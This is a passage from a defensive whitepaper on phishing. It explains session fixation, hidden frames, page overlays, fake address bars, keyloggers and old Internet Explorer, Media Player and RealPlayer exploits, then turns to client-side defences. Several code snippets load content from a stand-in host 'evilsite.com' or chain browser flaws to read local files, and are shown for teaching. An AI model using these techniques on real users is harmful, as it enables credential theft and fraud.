Unfortunately, as with most CSS vulnerabilities, the customer has no way of knowing that this authentication page is not legitimate. While the example URL may appear obvious, the attacker could easily obfuscate it using the techniques explained earlier. For example,

http://evilsite.com/phishing/fakepage.htm

may instead become:

http%3A%2F%2F3515261219%2Fphishing%C0%AEfakepage%2Ehtm

2.3.4. Preset Session Attack

Since both HTTP and HTTPS are stateless protocols, web-based applications must use custom methods of tracking users through its pages and also manage access to resources that require authentication. The most common way of managing state within such an application is through Session Identifiers (SessionID's). These SessionID's may be implemented through cookies, hidden fields or fields contained within page URLs.

Many web-based applications implement poor state management systems and will allow client connections to define a SessionID. The web application will track the user around the application using the preset SessionID, but will usually require the user to authenticate (e.g. supply identification information through the formal login page) before allowing them access to "restricted" page content.

In this class of attack the phishing message contains a web link to the real application server, but also contains a predefined SessionID field. The attackers system constantly polls the application server for a restricted page (e.g. an e-banking page that allows fund transfers) using the preset SessionID. Until a valid user authenticates against this SessionID, the attacker will receive errors from the web-application server (e.g. 404 File Not Found, 302 Server Redirect, etc.).

The phishing attacker must wait until a message recipient follows the link and authenticates themselves using the SessionID. Once authenticated, the application server will allow any connection using the authorised SessionID to access restricted content (since the SessionID is the only state management token in use). Therefore, the attacker can use the preset SessionID to access a restricted page and carryout his attack.

The following figure shows how the Preset Session Attack (sometimes referred to as Session Fixation) is conducted:




Figure 5: Preset session attacks

Here the Phisher has bulk-emailed potential MyBank customers a fake message containing the URL *https://mybank.com/ebanking?session=3V1L5e5510N&Login=True* containing a preset SessionID of *3V1L5e5510N* and continually polls the MyBank server every minute for a restricted page that will allow customer Fund Transfers (https://mybank.com/ebanking?session=3V1L5e5510N&Transfer=True).

Until a customer authenticates using the SessionID, the Phisher will receive errors when trying to access the page as the SessionID is invalid. After the customer authenticates themselves the SessionID becomes valid, and the Phisher can access the Fund Transfer page.

2.3.5. Hidden Attacks

Extending beyond the obfuscation techniques discussed earlier, an attacker may make use of HTML, DHTML and other scriptable code that can be interpreted by the customers web browser and used to manipulate the display of the rendered information. In many instances the attacker will use these techniques to disguise fake content (in particular the source of the page content) as coming from the real site – whether this is a man-in-the-middle attack, or a fake copy of the site hosted on the attackers own systems.

The most common vectors include:

- Hidden Frames
- Overriding Page Content
- Graphical Substitution

Hidden Frames

Frames are a popular method of hiding attack content due to their uniform browser support and easy coding style.

In the following example, two frames are defined. The first frame contains the legitimate site URL information, while the second frame – occupying 0% of the browser interface – references the Phishers chosen content. The page linked to within the hidden frame can be used to deliver additional content (e.g. overriding page content or graphical substitution), retrieving confidential information such as SessionID's or something more nefarious; such as executing screen-grabbing and key-logging observation code.

```
<frameset rows="100%,*" framespacing="0">
        <frame name="real" src="http://mybank.com/" scrolling="auto">
        <frame name="hiddenContent" src="http://evilsite.com/bad.htm" scrolling="auto">
</frameset>
```

Hidden frames may be used for:

- Hiding the source address of the attacker's content server. Only the URL of the master frameset document will be visible from the browser interface unless the user follows a link with the target attribute site to "_top".
- Used to provide a fake secure HTTPS wrapper (forcing the browser to display a padlock or similar visual security clue) for the sites content – while still using insecure HTTP for hidden page content and operations.
- Hiding HTML code from the customer. Customers will not be able to view the hidden pages code through the standard "View Source" functions available to them.
- "Page Properties" will only indicate the top most viewable page source in most browser software.
- Loading images and HTML content in the background for later use by a malicious application.
- Storing and implementing background code operations that will report back to the attacker what the customer does in the "real" web page.
- Combined with client-side scripting languages, it is possible to replicate functionality of the browser toolbar; including the representation of URL information and page headers.

Overriding Page Content

Several methods exist for Phishers to override displayed content. One of the most popular methods of inserting fake content within a page is to use the DHTML function - DIV. The DIV function allows an attacker to place content into a "virtual container" that, when given an absolute position and size through the STYLE method, can be positioned to hide or replace (by "sitting on top") underlying content. This malicious content may be delivered as a very long URL or by referencing a stored script. For example, the following code segment contains the first three lines of a small JavaScript file (e.g. fake.js) for overwriting a pages content.

```
var d = document;
d.write('<DIV id="fake" style="position:absolute; left:200; top:200; z-index:2">
<TABLE width=500 height=1000 cellspacing=0 cellpadding=14><TR>');
d.write('<TD colspan=2 bgcolor=#FFFFFF valign=top height=125>');
…
```


This method allows an attacker to build a complete page (including graphics and auxiliary scripting code elements) on top of the real page.

Graphical Substitution

While it is possible to overwrite page content easily through multiple methods, one problem facing Phishers is that of browser specific visual clues to the source of an attack. These clues include the URL presented within the browsers URL field, the secure padlock representing an HTTPS encrypted connection, and the Zone of the page source.

A common method used to overcome these visual clues is through the use of browser scripting languages (such as JavaScript, VBScript and Java) to position specially created graphics over these key areas with fake information.

In the example below, the attacker uses carefully positioned fake address bar and padlock/zone images to hide the real information. While the Phisher must use graphics that are appropriate to the manufacturer of the browser software, it is a trivial exercise for the attackers fake web site to determine the browser type and exact version through simple code queries. Therefore the attacker may prepare images for a range of common browsers and code their page in such a way that the appropriate images are always used.


Real MyBank Server
https://secure.mybank.com/
Address
https://mybank.com/ebanking?page=1
Browser Address Bar Substitution
MyBank - Login Page - Microsoft Internet Explorer
File Edit View Favorites
Address
http://evilsite.com/phishing/fakepage.htm
Go
MyBank
HTTPS Request
Customer
HTTP Request
Embedded Scripts
My Computer
Padlock & Zone Subsitution
Internet
Attackers Fake Server
http://evilsite.com/phishing/fakepage.htm

Ultra-safe online banking portal

Welcome to MyBank

Your money is safe with us. We use state of the art security features to protect your investments.

MyBank is unveiling an exciting new alliance with Independence Technology, a Johnson & Johnson Company, to offer customers with mobility related disabilities affordable financing options for their accessibility needs.

Silly Technology works with clients to provide unique mobility devices, such as:

Be on your guard - beware of frauds

Ensure that you are logging onto a genu and not being duped by scam emails. C Security to find out more

Please enter your membership details bel

Surname

Membership number 4477

Figure 6: Site impersonation with browser address bar, secure padlock and zone substitution

It is important to note that Phishing attacks in the past have combined graphical substitution with additional scripting code to fake other browser functionality. Examples include:

- Implementing “right-click” functionality and menu access,
- Presenting false popup messages just as the real browser or web application would,
- Displaying fake SSL certificate details when reviewing page properties or security settings – through the use of images.

Using simple HTML embedded commands, an attacker can hijack the entire customer’s desktop (user interface) and construct a fake interface to capture and manipulate what the customer sees. This is done using the *window.createPopup()* and *popup.show()* commands. For example:

```
op=window.createPopup();
op.document.body.innerHTML="...html...";
op.show(0,0,screen.width,screen.height,document.body);
```

2.3.6. Observing Customer Data

An old favourite amongst the hacker community and becoming increasingly popular amongst Phishers, key-loggers and screen-grabbers can be used to observe confidential customer data as it is entered into a web-based application.

This information is collected locally and typically retrieved through by attacker through the following different methods:

- Continuous streaming of data (i.e. data is sent as soon as it is generated) using a custom data sender/receiver pair. To do this, the attacker must often keep a connection open to the customer’s computer.
- Local collection and batching of information for upload to the attacker’s server. This may be done through protocols such as FTP, HTTP, SMTP, etc.
- Backdoor collection by the attacker. The observation software allows the attacker to connect remotely to the customer’s machine and pull back the data as and when required.

Key-logging

The purpose of key loggers is to observe and record all key presses by the customer – in particular, when they must enter their authentication information into the web-based application login pages. With these credentials the Phisher can then use the account for their own purposes at a later date and time.


Key-loggers may be pre-compiled objects that will observe all key presses – regardless of application or context (e.g. they could be used to observe the customer using Microsoft Word to type a letter) – or they may be written in client-side scripting code to observe key presses within the context of the web browser. Due to client-side permissions, it is usually easier to use scripting languages for Phishing attacks.

Screen Grabbing

Some sophisticated Phishing attacks make use of code designed to take a screen shot of data that has been entered into a web-based application. This functionality is used to overcome some of the more secure financial applications that have special features build-in to prevent against standard key-logging attacks.

In many cases, only the relevant observational area is required (i.e. a small section of the web page instead of the entire screen) and the Phishers software will only record this data – thus keeping the upload data capture small and quick to transfer to their server.

For example, in a recent Phishing attempt against Barclays, the attack used screen grabbing techniques to capture an image of the second-tier login process designed to prevent key-logging attempts. A sample capture file is shown below:



Please use the drop-down menus to input:

Letter 1 of your memorable word i

Letter 2 of your memorable word g

Figure 7: Barclays Phishing attack using screen capture technology

2.3.7. Client-side Vulnerabilities

The sophisticated browsers customers use to surf the web, just like any other commercial piece of software, are often vulnerable to a myriad of attacks. The more functionality built into the browser, the more likely their exists a vulnerability that could be exploited by an attacker to gain access to, or otherwise observe, confidential information of the customer.

While software vendors have made great strides in methods of rolling out software updates and patches, home users are notoriously poor in applying them. This, combined with the ability to install add-ons (such as Flash, RealPlayer and other embedded applications) means that there are many opportunities for attack.

Similar to the threat posed by some of the nastier viruses and automated worms, these vulnerabilities can be exploited in a number of ways. However, unlike worms and viruses, many of the attacks cannot be stopped by anti-virus software as they are often much harder to detect and consequently prevent (i.e. the stage in which the antivirus product is triggered, is usually after the exploitation and typically only if the attacker tries to install a well known Backdoor Trojan or key-logger utility).

Example 1: Microsoft Internet Explorer URL Mishandling

By inserting a character (in this case 0x01 – represented as the escape encoded sequence %01) within the username section of the Friendly Login URL, a user would be redirected to the attackers server, but characters after the %01 would not be displayed in the browser URL field. Therefore this attack could be used to obfuscate the attackers full URL.

Sample HTML code:

```
location.href=unescape('http://www.mybank.com%01@evilsite.com/phishing/fakepage.htm');
```

Example 2: Microsoft Internet Explorer and Media Player Combination

A vulnerability existed within Microsoft Media Player that was exploitable through java coding with Microsoft Internet Explorer. This vulnerability enabled remote servers to read local customer files, browse directories and finally execution of arbitrary software. Depending upon the software being executed, the attacker had the potential to take control of the customer's computer.

The problem lay with how Media Player downloaded customised skins and stored them. For example:

```
"C:/Program files/Windows Media Player/Skins/SKIN.WMZ" : <IFRAME
SRC="wmp2.wmz"></IFRAME>
```

Will download wmp2.wmz and place it in the defined folder. Unfortunately, the file wmp2.wmz may be a java jar archive. Therefore the following applet tag:

```
<APPLET CODEBASE="file://c:/" ARCHIVE="Program files/Windows Media
Player/SKINS/wmp2.wmz"
CODE="gjavacodebase.class" WIDTH=700 HEIGHT=300>
<PARAM NAME="URL" VALUE="file:///c:/test.txt">
</APPLET>
```

Will be executed with codebase="file://c:/" and the applet will have read only access to C:\.

To execute this code automatically, all an attacker had to do was get the web browser to open a simple HTML fie such as the one below:

```
<IFRAME SRC="wmp2.wmz" WIDTH=1 HEIGHT=1></IFRAME>
  <SCRIPT>
```

```
    function f()
      {
      window.open("wmp7-bad.htm");
      }
    setTimeout("f()",4000);
  </SCRIPT>
```

Which calls a secondary HTML file (wmp7-bad.htm)

```
<APPLET CODEBASE="file://c:/"
  ARCHIVE="Program files/Windows Media Player/SKINS/wmp2.wmz"
  CODE="gjavacodebase.class"
  WIDTH=700 HEIGHT=300>
  <PARAM NAME="URL" VALUE="file:///c:/test.txt">
</APPLET>
```

Example 3: RealPlayer/RealOne Browser Extension Heap Corruption

RealPlayer is the most widely used product for internet media delivery, with in excess of 200 million users worldwide. All popular web browsers offer support for RealPlayer and the automatic playing of media.

By crafting a malformed .RA, .RM, .RV or .RMJ file it possible to cause heap corruption that can lead to execution of an attacker’s arbitrary code. By forcing a browser or enticing a user to a website containing such a file, arbitrary attacker supplied code could be automatically executed on the target machine. This code will run in the security context of the logged on user.

```
<OBJECT ID="RealOneActiveXObject" WIDTH=0 HEIGHT=0 CLASSID="CLSID:FDC7A535-4070-4B92-
A0EA-D9994BCC0DC5"></OBJECT>

// Play a clip and show new status display
function clipPlay() {
    window.parent.external.PlayClip(
        "rtsp://evilsite.com/hackme.rm",
        "Title=Glorious Day|Artist name=Me Alone")
}
```

More information is available from: http://www.nextgenss.com/advisories/realra.txt

Section 3: Defence Mechanisms

3.1. Countering the Threat

As already shown in Section 2, the Phisher has a large number of methods at their disposal – consequently there is no single solution capable of combating all these different attack vectors. However, it is possible to prevent current and future Phishing attacks by utilising a mix of information security technologies and techniques.

For best protection, these security technologies and techniques must be deployed at three logical layers:

1. The Client-side – this includes the users PC.
2. The Server-side – this includes the businesses Internet visible systems and custom applications.
3. Enterprise Level – distributed technologies and third-party management services

This section details the different defence mechanisms available at each logical layer.

3.2. Client-side

The client-side should be seen as representing the forefront of anti-phishing security. Given the distributed nature of home computing and the widely varying state of customer skill levels and awareness, client-side security is generally much poorer than a managed corporate workstation deployment. However, many solutions exist for use within both the home and corporate environments.

At the client-side, protection against Phishing can be afforded by:

- Desktop protection technologies
- Utilisation of appropriate less sophisticated communication settings
- User application-level monitoring solutions
- Locking-down browser capabilities
- Digital signing and validation of email
- General security awareness

3.2.1. Desktop Protection Agents

Most users of desktop systems are familiar with locally installed protection software, typically in the form of a common anti-virus solution. Ideally, desktop systems should be configured to use multiple desktop protection agents (even if this functionality duplicates any corporate perimeter protection services), and be capable of performing the following services:

- Local Anti-Virus protection
- Personal Firewall
- Personal IDS
- Personal Anti-Spam
- Spyware Detection

Many desktop protection software providers (e.g. Symantec, McAfee, Microsoft, etc.) now provide solutions that are capable of fulfilling one or more of these functions. Specific to phishing attack vectors, these solutions (or a combination of) should provide the following functionality:

- The ability to detect and block "on the fly" attempts to install malicious software (such as Trojan horses, key-loggers, screen-grabbers and creating backdoors) through email attachments, file downloads, dynamic HTML and scripted content.

- The ability to identify common Spam delivery techniques and quarantine offending messages.
- The ability to pull down the latest anti-virus and anti-spam signatures and apply them to the intercepting protection software. Given the variety in spamming techniques, this process should be scheduled as a daily activity.
- The ability to detect and block unauthorised out-bound connections from installed software or active processes. For example, if the customers host has been previously compromised the protection solution must be able to query the authenticity of the out-bound connection and verify it with the user.
- The ability to detect anomalies in network traffic profiles (both inbound and outbound) and initiate appropriate counter-measures. For instance, detecting that an inbound HTTP connection has been made and substantial outbound SSL traffic begins on a non-standard port.
- The ability to block inbound connections to unassociated or restricted network ports and their services.
- The ability to identify common Spyware installations and the ability to prevent installation of the software and/or blocking outbound communications to known Spyware monitoring sites.
- Automatically block outbound delivery of sensitive information to suspected malicious parties. Sensitive information includes confidential financial details and contact information. Even if the customer cannot visually identify the true web-site that will receive the sensitive information, some off the shelf software solutions can.

Advantages	Disadvantages
Local Defence Awareness Local installation of desktop protection agents is becoming an easier task, and most customers already appreciate the value of anti-virus software. It is a simple conceptual process to extend this cover to other protection agents and get customers to “buy-in”.	**Purchasing Price** The purchasing price of desktop protection agents is not an insignificant investment for many customers. If multiple vendors’ solutions are required to provide coverage against all attack vectors, there can be a substantial multiplication of financial cost for very little extra security coverage.
Protection Overlapping Using a variety of desktop protection agents from various software manufacturers tends to cause overlaps in overall protection. This means that a failure or security lapse in one product may be detected and defended against by another.	**Subscription Renewals** Many of the current desktop protection agents rely on monthly or annual subscription payments to keep the users installation current. Unless appropriate notices are given, these renewals may not take place and the protection agents will be out of date.
Defence-in-Depth The independent nature of desktop protection agents means that they do not affect (or are affected by) security functionality of other externally hosted services – thereby contributing to the overall defence-in-depth posture of an organisation.	**Complexity & Manageability** For corporate environments, desktop protection agents can be complex to deploy and manage – particularly at an enterprise level. Since these solutions require continual deployments of updates (sometimes on a daily schedule), there may be a requirement of an investment in additional man-power.

3.2.2. Email Sophistication

Many of the email applications corporate users and customers use to access Internet resources provide an ever increasing level of functionality and sophistication. While some of this functionality may be required for sophisticated corporate applications and systems – use of these technologies typically only applies to inter-company systems. Most of this functionality is not required for day-to-day use – particularly for Internet communication services.

This unnecessary embedded (and often default) functionality is exploited by Phishing attacks (along with increasing the probability of other kinds of attacks). In general, most popular applications allow users to turn off the most dangerous functionality.

HTML-based Email

Many of the attacks outlined in Section 2 are successful due to HTML-based email functionality. In particular the ability to obfuscate the true destination of links, the ability to embed scripting elements and the automatic rendering of embedded (or linked) multimedia elements.

HTML functionality must be disabled in all email client applications capable of accepting or sending Internet emails. Instead plain-text email representation should be used, and ideally the chosen font should be fixed-with such as Courier.

Emails will then be rendered in plain-text, preventing the most common attack vectors. However, users should be prepared to receive some emails that appear to be “gobbldy-gook” due to textual formatting issues and probable HTML code inclusions. Some popular email clients will automatically remove the HTML code. While the visual appeal of the received emails may be lessoned, security is improved substantially.

Users should not use other email rendering options (such as Rich-text or Microsoft Word editors) as there are known security flaws with these formats which could also be exploited by Phishers.

Attachment Blocking

Email applications capable of blocking “dangerous” attachments and preventing users from quickly executing or viewing attached content should be used whenever possible.

Some popular email applications (such as Microsoft Outlook) maintain a list of “dangerous” attachment formats, and prevent users from opening them. While other applications force the user to save the file somewhere else before they can access it.

Ideally, users should not be able to directly access email attachments from within the email application. This applies to all attachment types (including Microsoft Word documents, multimedia files and binary files) as many of these file formats can contain malicious code capable of compromising the associated rendering application (e.g. the earlier example of a vulnerability in the RealPlayer .RM player). In addition, by saving the file locally, local anti-virus solutions are better able to inspect the file for viruses or other malicious content.

Advantages	Disadvantages
Overcomes HTML Obfuscation Forcing all inbound emails into text-only format is sufficient to overcome standard HTML-based obfuscation techniques. **Overcoming Attached Viruses** By blocking attachments, and/or forcing content to be saved elsewhere, it makes more difficult for automated attacks to be conducted and provides extra potential for standard anti-virus products to detect malicious content.	**Readability** The rendering of HTML-based emails often means that HTML code elements make the message difficult to read and understand. **Message Limitations** Users often find it difficult to include attachments (such as graphics) in TEXT-only emails having been used to drag-and-drop embedding of images into to HTML or Microsoft Word email editors. **Onerous Blocking** The default blocking of “dangerous” attachments often results in technical users attempting to bypass these limitations in commercial environments that are used to

	attaching or receiving executable content.

3.2.3. Browser Capabilities

The common web browser may be used as a defence against phishing attacks – if it is configured securely. Similar to the problems with email applications, web browsers also offer extended functionality that may be abused (often to a higher degree than email clients). For most users, their web browser is probably the most technically sophisticated application they use.

The most popular web browsers offer such a fantastic array of functionality – catering to all users in all environments – that they unintentionally provide gaping security flaws that expose the integrity of the host system to attack (it is almost a weekly occurrence that a new vulnerability is discovered that may be exploited remotely through a popular web browser). Much of the sophistication is devoted to being a "jack of all trades", and no single user can be expected to require the use of all this functionality.

Customers and businesses must make a move to use a web browser that is appropriate for the task at hand. In particular, if the purpose of the web browser is to only browse Internet web services, a sophisticated web browser is not required.

To help prevent many Phishing attack vectors, web browser users should:

- Disable all window pop-up functionality
- Disable Java runtime support
- Disable ActiveX support
- Disable all multimedia and auto-play/auto-execute extensions
- Prevent the storage of non-secure cookies
- Ensure that any downloads cannot be automatically run from the browser, and must instead be downloaded into a directory for anti-virus inspection

Moving Away from Microsoft Internet Explorer

Microsoft's web browser, Internet Explorer, is the most sophisticated web browser available. Consequently it has a very long track record of vulnerability discovery and remote exploitation. For typical web browsing, less than 5% of its built-in functionality is used. In fact many of the "features" available in the browser were added to protect against previous flaws and attack vectors. Unfortunately each new feature brings with it a host of security problems and additional complexity.

While some of the most dangerous functionality can be disabled or muted using various configuration options, customers and corporate users are urged to use a web browser that is most applicable to the task at hand (e.g. is the browser supposed to be a multimedia centre, a mail client, a chat platform or a compiled application delivery platform).

There are a number of vendors that offer web browsers that are more secure against a wider range of attack vectors – including phishing. A popular "stripped down", but fully configurable, web browser is Firefox (http://www.mozilla.org). With a default install the web browser is one of the most secure around, yet it can still be managed within a corporate environment and is extensible through selective add-on modules.

Anti-Phishing Plug-ins

There is a growing number of specialist anti-phishing software producers that provide browser plug-ins. Most often, the plug-ins are added to the browsers toolbar and provide an active monitoring facility. These toolbars typically "phone-home" for each URL and verify that the requested server host is not currently on a list of known Phishing scams.

It is important to note that many of the browser plug-ins only support Microsoft's Internet Explorer browser.




Figure 8: A typical anti-phishing plug-in for Microsoft Internet Explorer

Advantages	Disadvantages
Immediate Security Improvements Moving away from a complex web browser with reduced functionality will immediately mitigate against the most common security flaws and vulnerabilities in Internet Explorer **Speed** Less sophisticated web browsers typically access and render web-based material quicker.	**Loss of Extended Functionality** For corporate environments, the loss of some extended functionality may require dedicated applications instead of web browser integrated components. **Rendering of Complex Web-Applications** The removal of some complex functionality (in particular some client-side scripting languages) may cause web-applications to not render page content correctly. **Plug-ins Responsiveness** The current anti-phishing plug-ins are only as good as the managed provider maintaining the list of known phishing scams and sites. Plug-ins are typically only good for well known, widely distributed, phishing attacks.

3.2.4. Digitally Signed Email

It is possible to use Public Key cryptography systems to digitally sign an email. This signing can be used to verify the integrity of the messages content – thereby identifying whether the message content has been altered during transit. A signed message can be attributed to a specific users (or organisational) public key.

Almost all popular email client applications support the signing and verification of signed email messages. It is recommended that users:

- Create a personal public/private key pair
- Upload their public key to respected key management servers so that other people who may receive emails from the user can verify the messages integrity
- Enable, be default, the automatic signing of emails
- Verify all signatures on received emails and be careful of unsigned or invalid signed messages – ideally verifying the true source of the email




Figure 9: Digitally signed email – recipient validation of authenticity

A message signature is essentially a sophisticated one-way hash value that uses aspects of the sender's private key, message length, date and time. The email recipient uses the public key associated with the email sender's address to verify this hash value. The contents of the email should not be altered by any intermediary mail servers.

It is important to note that, in general, there are no restrictions on creating a public/private key pair for any email address a person may choose and consequently uploading the public key to an Internet key management server. Therefore it is still possible for a Phisher to send forth an email with a spoofed address and digitally sign it with a key that they own.

S/MIME and PGP

There are currently two popular methods for providing digital signing. These are S/MIME and PGP (including PGP/MIME and the newer OpenPGP standard). Most major Internet mail application vendor's ship products capable of using and understanding S/MIME, PGP/MIME, and OpenPGP signed mail.

Although they offer similar services to email users, the two methods have very different formats. Further, and more important to corporate users, they have different formats for their certificates. This means that not only can users of one protocol not communicate with the users of the other; they also cannot share authentication certificates.

Key points for S/MIME and PGP:

- S/MIME was originally developed by RSA Data Security, Inc. It is based on the PKCS #7 data format for the messages, and the X.509v3 format for certificates. PKCS #7 is based n the ASN.1 DER format for data.
- PGP/MIME is based on PGP, which was developed by many individuals, some of whom have now joined together as PGP, Inc. The message and certificate formats were created from scratch and use simple binary encoding. OpenPGP is also based on PGP.
- S/MIME, PGP/MIME, and OpenPGP use MIME to structure their messages. They rely on the multipart/signed MIME type that is described in RFC 1847 for moving signed messages over the Internet.

Advantages	Disadvantages
Business Standard Since S/MIME is already a business standard, it is already incorporated into most standard email clients. Therefore it can work without and additional software requirements. **Identity Audit Trail** Phishers who digitally sign their emails must register their public keys with a central key authority. This registration process can provide a stronger audit trail when prosecuting the Phisher. **Trust Relationship** Legitimate business email can be better identified by customers, therefore generating a greater trust relationship with their customers.	**Web-based Email Support** Not all web-based mail clients support S/MIME (e.g. Hotmail, AOL, Yahoo! Mail, Outlook Web Access for Exchange 5.5). **Misleading Domains** Customers must still closely inspect the "From:" address for misleading domains (e.g. support@mybánk.com instead of support@mybank.com). **Revocation Checking** Recipients may not check certificate revocation status

3.2.5. Customer Vigilance

Customers may take a number of steps to avoid becoming a victim of a phishing attack that involve inspecting content that is presented to them and questioning its authenticity.

General vigilance (in addition to what has been covered in sections 3.2.1 to 3.2.4) includes:

